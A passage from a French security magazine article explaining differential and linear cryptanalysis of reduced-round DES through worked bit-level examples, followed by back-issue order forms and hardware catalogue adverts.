qui le transforme en un mot de 4 bits. Les 8 mots de 4 bits obtenus en sortie des boîtes S sont regroupés en un seul mot de 32 bits dont les bits sont ensuite permutés suivant une permutation P. Le mot obtenu est finalement additionné (xor) avec la moitié gauche g de l'entrée, ce qui produit la moitié droite de la sortie de la fonction. La moitié gauche de la sortie est, elle, simplement égale à la moitié droite de l'entrée, d. La description complète des fonctions E, P et des boîtes-S est publique et disponible par exemple dans le chapitre 7 du *Handbook of Applied Cryptography* (**http://cacr.math.uwaterloo.ca/hac/about/chap7.pdf**). Dans le DES, le premier tour est précédé d'une permutation des bits du message clair, et le dernier tour est suivi de la permutation inverse. Nous ferons abstraction de ces deux transformations ici dans la mesure où elles n'ont aucune influence sur la cryptanalyse.

Dans le but de trouver une différence α qui se propage à travers plusieurs tours du DES, nous commençons par nous intéresser à un seul tour. Dans toute la suite, les bits d'un mot sont numérotés de 1 à n à partir de la gauche. Considérons les images de deux entrées (g,d) et (g', d') dont les 32 bits de gauche diffèrent d'une constante α_g et dont les 32 bits de droite diffèrent de la constante hexadécimale 60000000. Autrement dit, tous les bits de d et d' sont égaux sauf les bits en deuxième et troisième positions à partir de la gauche. La figure 3 montre la propagation de la différence $d \oplus d' = 60000000$ à travers un tour du DES.




fig.3 **Propagation sur un tour de la différence 60000000 entre les moitiés droites des entrées**

La transformation E envoie les bits 2 et 3 de son entrée sur les bits 3 et 4 de sa sortie. On en déduit que, si les entrées de E diffèrent uniquement sur les bits 2 et 3, alors les sorties ne diffèrent que sur les bits 3 et 4. Le fait d'ajouter la sous-clef k ne change pas la valeur de la différence. Ainsi, à l'entrée des boîtes S, les deux mots que l'on considère ne diffèrent que sur leurs 3^e et 4^e bits. Ces deux bits n'interviennent qu'en entrée de la boîte S_1. Les entrées des 7 autres boîtes S sont les mêmes pour les deux messages. Donc, leurs sorties seront les mêmes ; autrement dit, la différence des sorties des boîtes S est un mot de 32 bits dont les octets 2 à 8 sont nuls. Intéressons-nous maintenant à la boîte S_1. Nous avons deux mots de 6 bits, x et x', en entrée de cette boîte qui diffèrent en position 3 et 4 ($x' \oplus x$ 001100 en binaire) et nous voulons avoir des informations sur la valeur de $S_1(x) \oplus S_1(x')$. Une étude détaillée de S_1 permet de constater que, sur les 64 valeurs possibles pour x (tous les mots de 6 bits), 14 d'entre elles vérifient $S_1(x) \oplus S_1(x \oplus 001100) = 1110$.

Les deux octets qui vont sortir de S_1 auront donc une différence égale à la constante hexadécimale e avec une probabilité 7/32. On en déduit donc que les deux mots de 32 bits auxquels on va appliquer la permutation P diffèrent de e sur leur premier octet, et ont leurs 7 autres octets égaux ; ces deux mots diffèrent donc uniquement sur leurs positions 1, 2 et 3. La permutation P envoie les bits 1, 2 et 3 en positions 9, 17 et 23. Donc, en sortie de P, la différence entre nos deux messages va être égale à la constante de 32 bits dont tous les bits sauf les 9^e, 17^e et 23^e sont nuls, c'est-à-dire en hexadécimal à 00808200. Maintenant, on ajoute à ces mots de 32 bits, x et $x' = x \oplus 00808200$, la partie gauche des entrées de la fonction, g et g'. Comme $g' = g \oplus \alpha_g$, on en déduit $(x \oplus g) \oplus (x' \oplus g') = (x \oplus x') \oplus (g \oplus g') = 00808200 \oplus \alpha_g$.

Il s'ensuit que les parties droites des sorties de la fonction diffèrent de $00808200 \oplus \alpha_g$ avec une probabilité 7/32. La différence entre les parties gauches des sorties est égale à la différence entre les parties droites des entrées, c'est-à-dire à 60000000. La conclusion de cette étude est donc que, pour deux entrées (g,d) et (g',d') de la fonction telles que $g \oplus g' = \alpha_g$ et $d \oplus d' = 60000000$, la différence entre les sorties va être égale à 6000000 sur la moitié gauche et à $00808200 \oplus \alpha_g$ sur la moitié droite, avec une probabilité 7/32.

Grâce à cette étude, il est maintenant possible de trouver un couple de différences qui se propage sur 3 tours du DES avec une probabilité élevée (cf. **Figure 4**).

En effet, supposons que l'on applique 3 tours du DES à deux messages qui diffèrent de 00808200 sur leurs 32 bits de gauche et de 60000000 sur leurs 32 bits de droite. En utilisant le résultat précédent avec $\alpha_g = 00808200$, on obtient que les sorties du premier tour vont différer de 60000000 sur la partie gauche et de 0 sur la partie droite, avec une probabilité 7/32. Les entrées du deuxième tour coïncident donc sur leurs moitiés droites. Il s'ensuit que les sorties de la fonction P au




fig.4 **Propagation de la différence (00808200, 60000000) sur trois tours**

deuxième tour sont les mêmes (puisqu'on a appliqué la même transformation à deux valeurs égales). Donc, la différence entre les moitiés droites des sorties du deuxième tour est égale à la différence entre les moitiés gauches des entrées du deuxième tour, c'est-à-dire à 60000000, avec une probabilité 1. La différence des moitiés gauches des sorties du deuxième tour est évidemment égale à la différence des entrées droites, c'est-à-dire à 0. En entrée du troisième tour, nous avons donc deux messages dont la différence vaut 0 sur la partie gauche et 60000000 sur la partie droite. En utilisant le résultat de la figure 5 avec α_g=0, on trouve donc que les sorties du troisième tour diffèrent de 60000000 sur leurs moitiés gauche et de 00808200 sur leurs moitiés droites. La probabilité que l'on obtienne cette différence en sortie du troisième tour si l'on part en entrée de la différence (00808200,60000000) est donnée par le produit des probabilités obtenues à chaque tour :

$$\frac{7}{32} \times 1 \times \frac{7}{32} = 0{,}048$$

Par ce raisonnement, nous avons construit un détecteur du DES à 3 tours : ce détecteur prend en entrée 100 couples d'entrées - sorties d'une fonction de la forme (x_1,y_1), $(x_1 \oplus a, y'_1)$, ..., (x_{50},y_{50}), $(x_{50} \oplus a, y'_{50})$ où a est la constante hexadécimale (00808200, 60000000). Il compte combien, parmi les 50 couples (y_i,y'_i), sont tels que $y_i \oplus y'_i$ = (60000000, 00808200). Si ce nombre est proche de 0,048 x 50 ≈ 2,4, alors les valeurs présentées au détecteur sont bien des couples d'entrées - sorties d'un DES à 3 tours. Par contre, si les couples présentés au détecteur sont obtenus à partir d'une permutation aléatoire, il n'y a généralement aucun couple (y_i,y'_i) dont la différence soit égale à (60000000, 00808200) : cela n'arrive qu'avec une probabilité $(1/2^{64}) \times 50 < 10^{-17}$. Ce détecteur permet donc de bâtir une attaque sur le DES à 4 tours qui permet de retrouver la clef utilisée au dernier tour à partir de la connaissance de 100 couples clairs - chiffrés du système.
Pour attaquer le DES complet, il faut trouver une différence qui se propage sur 15 tours du DES avec une probabilité élevée, ce qui est malheureusement beaucoup plus difficile. La meilleure attaque différentielle connue sur le DES complet nécessite la connaissance de 2^{47} couples clairs - chiffrés.

La cryptanalyse linéaire

Une seconde catégorie d'attaques sur le dernier tour, la cryptanalyse linéaire, a été proposée par Matsui en 1993. Il s'agit d'une attaque à clair connu qui peut être menée dès que le chiffrement réduit possède la faiblesse suivante : il existe un ensemble de positions $i_1,i_2,...,i_u$ du mot entré et un ensemble de positions $j_1,j_2,...,j_v$ de la sortie tels que la somme (xor) des bits $i_1,i_2,...$ de l'entrée plus la somme des bits $j_1,j_2,...$ de la sortie prend la même valeur pour la plupart des entrées. Autrement dit, si on note $x[i]$ le i^e bit de x, cela signifie que, pour toutes les valeurs possibles de k_1, ..., k_{r-1}, la fonction de chiffrement réduit $G = F_{kr-1} \circ ... \circ F_{k1}$ vérifie
$x[i_1] \oplus x[i_2] \oplus ... \oplus x[i_u] \oplus G(x)[j_1] \oplus G(x)[j_2] \oplus ... \oplus G(x)[j_v] = \varepsilon$

pour la plupart des valeurs de x, où ε est une constante binaire indépendante de x mais qui peut dépendre des $k_1,...,k_{r-1}$. On peut alors exploiter cette propriété pour construire un détecteur. À partir de la connaissance de N couples d'entrées - sorties x,y, on compte le nombre de ces couples qui vérifient l'équation linéaire

$$x[i_1] \oplus ... \oplus x[i_u] \oplus y[j_1] \oplus ... \oplus y[j_v] = 0 .$$

Si les y ont été obtenus en appliquant le chiffrement réduit aux messages x, alors l'expression linéaire prend généralement la même valeur pour tous les x. Si cette valeur est 0, alors le nombre de couples (x,y) qui vérifie la propriété est très grand ; si c'est 1, ce nombre est très petit. Par contre, si les y sont obtenus à partir d'une permutation aléatoire, alors l'expression linéaire va prendre la valeur 0 avec une probabilité proche de 1/2, c'est-à-dire pour à peu près la moitié des couples (x,y).




fig.5 **Approximation linéaire du ie tour du DES**

Pour que le détecteur fonctionne avec une probabilité de succès très élevée, il faut que le nombre de couples (x,y) connus

soit de l'ordre de l'inverse de $(p\text{-}1/2)^2$, où p est la probabilité que l'équation linéaire soit satisfaite.

Exemple : attaque linéaire du DES à 4 tours

Pour mener à bien la cryptanalyse linéaire du DES à 4 tours, il faut trouver une équation linéaire du DES à 3 tours qui soit satisfaite avec une probabilité élevée. Recherchons tout d'abord une telle équation pour un tour du DES, le tour numéro i. Soit d_i la partie droite de l'entrée du i^e tour.

Le bit 26 de la sortie de la fonction E correspond au bit 17 de d_i. Si x est le mot de 48 bits en entrée des boîtes S, on a donc que le bit 26 de x correspond au bit 17 de d_i additionné au bit 26 de la sous-clef k_i. Le bit 26 de x intervient en entrée de la boîte S_5 (il s'agit du deuxième bit de l'entrée de S_5). Or, une étude précise de S_5 montre que la somme du deuxième bit de son entrée et de tous les bits de sa sortie vaut 0 pour 12 des 64 entrées possibles (c'est-à-dire avec une probabilité 3/16). Les bits de sortie de S_5 sont les bits 17 à 20 du mot de 32 bits $S(x)$ obtenus en regroupant les sorties des 8 boîtes S. On a donc
$S(x)[17] \oplus S(x)[18] \oplus S(x)[19] \oplus S(x)[20] = x[26] = k_i[26] \oplus d_i[17]$

avec une probabilité 3/16. La permutation P transforme les bits 17, 18, 19 et 20 de $S(X)$ en 3, 8, 14 et 25. Or, la sortie de P est égale à $d_{i+1} \oplus g_i$, où g_i est la moitié gauche de l'entrée du tour et d_{i+1} la moitié droite de la sortie (qui est l'entrée du tour suivant). On en déduit donc l'équation linéaire suivante liant les bits de l'entrée (g_i,d_i) du tour et ceux de la partie droite d_{i+1} de sa sortie :

$g_i[3] \oplus g_i[8] \oplus g_i[14] \oplus g_i[25] \oplus d_{i+1}[3] \oplus d_{i+1}[8] \oplus d_{i+1}[14] \oplus d_{i+1}[25] \oplus d_i[17] \oplus k_i[26] = 0$
avec une probabilité 3/16.

Écrivons cette expression pour les premier et troisième tours (i=1 et i=3). On a avec une probabilité 3/16

$g_1[3] \oplus g_1[8] \oplus g_1[14] \oplus g_1[25] \oplus d_2[3] \oplus d_2[8] \oplus d_2[14] \oplus d_2[25] \oplus d_1[17] \oplus k_1[26] = 0$,

$g_3[3] \oplus g_3[8] \oplus g_3[14] \oplus g_3[25] \oplus d_4[3] \oplus d_4[8] \oplus d_4[14] \oplus d_4[25] \oplus d_3[17] \oplus k_3[26] = 0$.

Or, la partie droite de l'entrée du deuxième tour, d_2 est exactement égale à la partie gauche de sa sortie g_3. De même la partie droite de l'entrée du troisième tour d_3 est égale à la partie gauche de sa sortie, g_4. En effectuant la somme des deux expressions de gauche, on obtient

$g_1[3] \oplus g_1[8] \oplus g_1[14] \oplus g_1[25] \oplus d_1[17] \oplus d_4[3] \oplus d_4[8] \oplus d_4[14] \oplus d_4[25] \oplus g_4[17] \oplus k_1[26] \oplus k_3[26] = 0$.

Comme il s'agit d'une expression binaire, cette somme vaut 0 si les deux termes sont égaux à 0 ou si les deux sont égaux à 1. C'est donc vrai avec une probabilité $(3/16)^2 + (1 - 3/16)^2 \approx 0,7$. Nous avons donc obtenus une équation linéaire liant certains bits de l'entrée (g_1,d_1) et certains bits de sa sortie (g_4,d_4) qui prend une valeur constante (égale à $k_1[26] \oplus k_3[26]$) avec une probabilité relativement élevée. Nous venons ainsi de construire un détecteur du DES à 3 tours : ce détecteur prend en entrée 26 couples d'entrées - sorties d'une fonction, (x_1,y_1), ..., (x_{26},y_{26}) et il compte le nombre de couples (x,y) parmi ces 26 qui vérifient
$x[3] \oplus x[8] \oplus x[14] \oplus x[25] \oplus x[49] \oplus y[35] \oplus y[40] \oplus y[46] \oplus y[57] \oplus y[17] = 0$,


puisque le bit i de d_1 correspond au bit $(i+32)$ de x. Si ce nombre est proche de 18 (dans le cas où $k_1[26] \oplus k_3[26]=0$) ou s'il est proche de 8 (cas où $k_1[26] \oplus k_3[26]=1$), alors les valeurs présentées au détecteur sont bien des couples d'entrées - sorties d'un DES à 3 tours. Par contre, si ces couples sont obtenus à partir d'une permutation aléatoire, le nombre de couples (x,y) vérifiant l'équation sera proche de la moitié, c'est-à-dire de 13.
Pour attaquer le DES complet sur 16 tours, il faut de la même façon trouver une équation linéaire qui lie les entrées et les sorties de 15 tours du DES et qui soit satisfaite avec une probabilité élevée. La meilleure approximation connue est satisfaite avec une probabilité de l'ordre $1/2 + 2^{-22}$. Elle conduit à une attaque nécessitant la connaissance de 2^{43} couples clairs-chiffrés.

Conclusion

La cryptanalyse différentielle et la cryptanalyse linéaire sont des techniques maintenant bien connues et on sait aujourd'hui comment choisir la fonction itérée pour que le chiffrement résiste à ces deux attaques. Le nouveau standard de chiffrement par blocs, l'AES, a été conçu de cette manière. Mais cela ne garantit pas pour autant la sécurité du système. Il existe en effet d'autres attaques sur le dernier tour, plus récentes, (cryptanalyse différentielle d'ordre supérieur, Square attack...) dont les détecteurs exploitent d'autres types de faiblesses du chiffrement réduit. Avant d'utiliser un chiffrement à clef secrète, il convient donc de s'assurer qu'il résiste à toutes les attaques connues. Une liste des principaux chiffrements par blocs avec la complexité des meilleures attaques connues est maintenue par L. Knudsen et V. Rijmen sur **http://www.ii.uib.no/~larsr/bc.html**. Enfin, il faut avoir conscience que la sécurité d'un système de chiffrement n'est jamais garantie car elle évolue dans le temps et que l'on ne peut pas exclure l'apparition de nouvelles attaques efficaces.

Anne Canteaut
INRIA - Projet CODES
Anne.Canteaut@inria.fr
http://www-rocq.inria.fr/~canteaut/

Bon de commande des anciens numéros



Magazine	Prix N°	Quantité	Total
Misc 1	5,95 €		

Frais de port : France métropolitaine 3,81 € U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 €

Total	
Frais de port	
Total de la commande	

Mode de règlement

- ☐ Carte bancaire
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro : ____/____/____/____

Date d'expiration ____/____

Signature :

NOM .....

PRÉNOM .....

ADRESSE .....

CODE POSTAL .....

VILLE .....

Frais de port Dom-Tom et autres pays nous contacter au 03 88 58 02 08

IMPORTANT : Concernant le réglement par chèque vous devez impérativement effectuer deux règlements separés en cas d'abonnement.

Complétez votre collection Linux Magazine et Linux Magazine Hors-Série

Commandez aussi vos anciens numéros sur le site

www.ed-diamond.com


PEARL

6, rue de la Scheer - ZI Nord - 67603 SELESTAT

GRATUIT !

Demandez notre catalogue 80 pages, par téléphone, fax, internet ou minitel !

0,12 €/mn
N°Indigo 0 820 822 823



Nous vous proposons de nombreux autres produits pour LINUX !

Écran 17" numérique Goldstar SW775N

LG

Ecran plat coins carrés 17" antireflet ○ Résolution jusqu'à 1280 x 1204 Pitch 0,27 mm ○ Fréquences verticales jusqu'à 160 Hz ○ Compatible VGA, SVGA, XGA, EVGA ○ Réglages complets à l'écran (OSD+30 mémoires) ○ Compatible MAC ○ Conforme à MPRII, NUTEK, CE et Energy Star

256,95 TTC € — 1685,48 F

ATI Radeon 64 Mo

Sortie TV ▶Format AGP
Réf. PC682

89,95 TTC € — 590,03 F

Kit réseau PCI RJ45 10/100 switched

Optimisez vos transferts de données de poste à poste. Grâce à ce kit, vous pourrez connecter un nouveau réseau RJ45 100 Mbits à un réseau 10 Mbits existant en gardant une vitesse de transfert maximale entre les cartes 100 Mbits . **Comprend** : ○2 cartes PCI 10/100 Base T ○ 2 câbles RJ45 ○1 Hub Switch 10/100 5 ports.
Réf. PE204

109,90 TTC € — 720,90 F

Prises frontales

Voila enfin vos prises accessibles ! Fixez cette façade dans un emplacement 5,25" libre de votre machine, vissez le cache métallique à l'arrière de votre boîtier, branchez les câbles qu'il vous faut et vous disposerez de prise facile à brancher et débrancher sans avoir à tâtonner à l'aveuglette derrière votre unité centrale. **Prises disponibles :** ▶2 prises USB ▶3 prises jack 3,5mm (haut-parleurs, micro, line in) ▶un bouton de réglage du volume ▶1 prise joystick/MIDI ▶1 prise PS2 (clavier ou souris). **Réf. PE8761**

15,09 TTC € — 99 F

Hub USB 4 plus 1 ports

Les 2 ports habituellement disponibles pour bénéficier des capacités de connexion (jusqu'à 127 périphériques) du standard USB ne vous suffisent pas ? Ce hub est la solution. ▶ Débits de 1,5 à 12 MB/s ▶ Led d'alimentation pour chaque port ▶ 1 câble USB fourni **Réf. PE950**

30,34 TTC € — 199 F

Carte mémoire USB Easydisk

à partir de 44,95 TTC € — 294,85 F

Une grande capacité dans un petit format. Branchez simplement l'Easydisk à votre port USB et vous disposerez d'un périphérique de stockage amovible. **Carac. :** ▶Livré avec capuchon de protection et clip ▶Taux de transfert : 800 Ko/sec en lecture et 500 Ko/sec en écriture ▶Protection contre l'écriture ▶**Dimensions :** 26x80x14mm ▶**Poids :** 15g. ▶Fonctionne sous MAC et PC

Easydisk 16 Mo **Réf. PE6071 Prix : 44,95€TTC / 294,85F**
Easydisk 32 Mo **Réf. PE6072 Prix : 59,90€TTC / 392,92F**
Easydisk 64 Mo **Réf. PE6073 Prix : 79,90€TTC / 524,11F**
Easydisk 128 Mo **Réf. PE6074 Prix : 139,90€TTC / 917,68 F**

Haut-parleurs actif avec radio 360 Watts

La solution 2 en 1 idéale pour votre PC. Cet ensemble se compose d'un puissant caisson de basse, de deux satellites, et intègre une radio FM.

Les satellites : ▶Puissance 2x8Watt RMS ▶Bande passante 180Hz-18KHz ▶Taille environ 90x143mm

Le caisson de basse actif : ▶Puissance : 18Watt RMS ▶Bande passante : 50-180 Hz ▶**Radio intégrée :** 87-108 Mhz FM ▶**Réglage :** Basse, Aigu, Puissance ▶**Touche :** son 3D, Radio/PC, Recherche automatique de station, stations programmées

59,90 TTC € — 392,92 F

PowerMust UPS400

Mustek

Ce nouveau modèle se dispose soit sur votre boîtier soit verticalement via deux supports fournis. ▶Protection de votre modem ▶Dimensions 315 x 180 x 60 mm ▶Poids : 6 kg ▶Autonomie 5 à 20 mn ▶Capacité 400 VA **Réf. B119**

69,95 TTC € — 458,84 F

Lecteur CD 24X SCSI

Bénéficiez de cet incroyable prix pour équiper votre ordinateur en SCSI avec tous les avantages que cela procure ▶Interface SCSI II ▶Buffer 128 ko ▶taux de transfert : 3600 KB/s Compatible CD-RW, CD-DA, CD-ROM XA Mode 1&2, Photo CD.
Réf. PE455

A SAISIR — VALABLE JUSQU'À EPUISEMENT DE STOCK

39,95 TTC € — 262,05F

Bon de Commande à retourner à PEARL Diffusion à l'adresse ci-dessous

Quantité	Désignation	Prix Unitaire	Prix Total

LM 38

6, rue de la Scheer - B.P. 121
ZI Nord - 67603 SELESTAT
Tél : 03 88 58 02 02
Fax : 03 88 58 02 07

TOTAL :	
Frais de port : 7 €/45,92F	
Si contre remboursement : +6,86 €/45F	
Option 24H : +6,86 €/45F	
TOTAL A PAYER :	

Nom & Prénom _____
Adresse _____
Code postal / Ville _____
Signature
Mode de paiement :
__Chèque (Uniquement par courrier) __Mandat __Contre remboursement
__Carte bancaire : N° : ____ / ____ / ____ / ____
Date d'expiration : ____ / ____

Commandes et devis administratifs uniquement par courrier - Pas de livraison dans les DOM TOM et Hors Europe

PEARL

6, rue de la Scheer - ZI Nord - 67603 SELESTAT

www.pearl.fr

GRATUIT ! 0,12 €/mn N°Indigo 0 820 822 823

Demandez notre catalogue 80 pages, par téléphone, fax, internet ou minitel !

KIT RÉSEAU À FRÉQUENCE

Créez chez vous très rapidement un réseau sans fil entre deux ordinateurs. Grâce à ce kit réseau à fréquence vous pourrez jouer, partager une connexion internet, échanger des données et ceci sans tirer de câble ! Nécessite un port USB par PC et Windows 98. **Réf. PI19**

227,15 € TTC (1490 F)

Microsoft Windows 2000 Pro OEM + Carte réseau 100 BaseT

Réf. PC825

219,95 € TTC (1442,72 F)

ONDULEURS

Mustek

Des onduleurs compacts et design qui s'intègrent parfaitement dans votre environnement de travail à un prix exceptionnel.Caract. communes : 3 Tensions couvertes (entrée/sortie) : 100 à 240V 3 Protections contre les sur- et sous-tensions, les courts circuits, la foudre, les pics d'intensité et les coupures de courant 3Indicateurs avec alarmes audio

PowerMustUPS400

Ce nouveau modèle se dispose soit sur votre boîtier soit verticalement via deux supports fournis. ►Protection de votre modem ►Dimensions 315 x 180 x 60 mm ►Poids :6 kg ►Autonomie 5 à 20 mn ►Capacité 400 VA **Réf. B119**

69,95 € TTC (458,84 F)

PowerMustUPS800

Caractéristiques : ►Batteries sans entretien ►Logiciel de gestion de l'onduleur sous Win95/98. ►Fourni de l'électricité entre 8 et 30 minutes ►Dimensions 345 x 120 x 160 mm ►Capacité : 800 VA ►**Poids :** 8Kg **Réf. B114**

139,90 € TTC (917,68 F)

Bon de Commande à retourner à PEARL Diffusion à l'adresse ci-dessous

Quantité	Désignation	Prix Unitaire	Prix Total

6, rue de la Scheer - B.P. 121
ZI Nord - 67603 SELESTAT
Tél : 03 88 58 02 02
Fax : 03 88 58 02 07

TOTAL :	
Frais de port : 7 €/45,92F	
Si contre remboursement : +6,86 €/45F	
Option 24H : +6,86 €/45F	
TOTAL A PAYER :	

Nom & Prénom _____

Adresse _____

Code postal / Ville _____

Signature

Mode de paiement :

__Chèque (Uniquement par courrier) __Mandat __Contre remboursement

__Carte bancaire : N° : _____ / _____ / _____ / _____

Date d'expiration : _____ / _____

Commandes et devis administratifs uniquement par courrier - Pas de livraison dans les DOM TOM et Hors Europe

En kiosque en avril 2002

L 19018 - 2 - F: 7,45 € - RD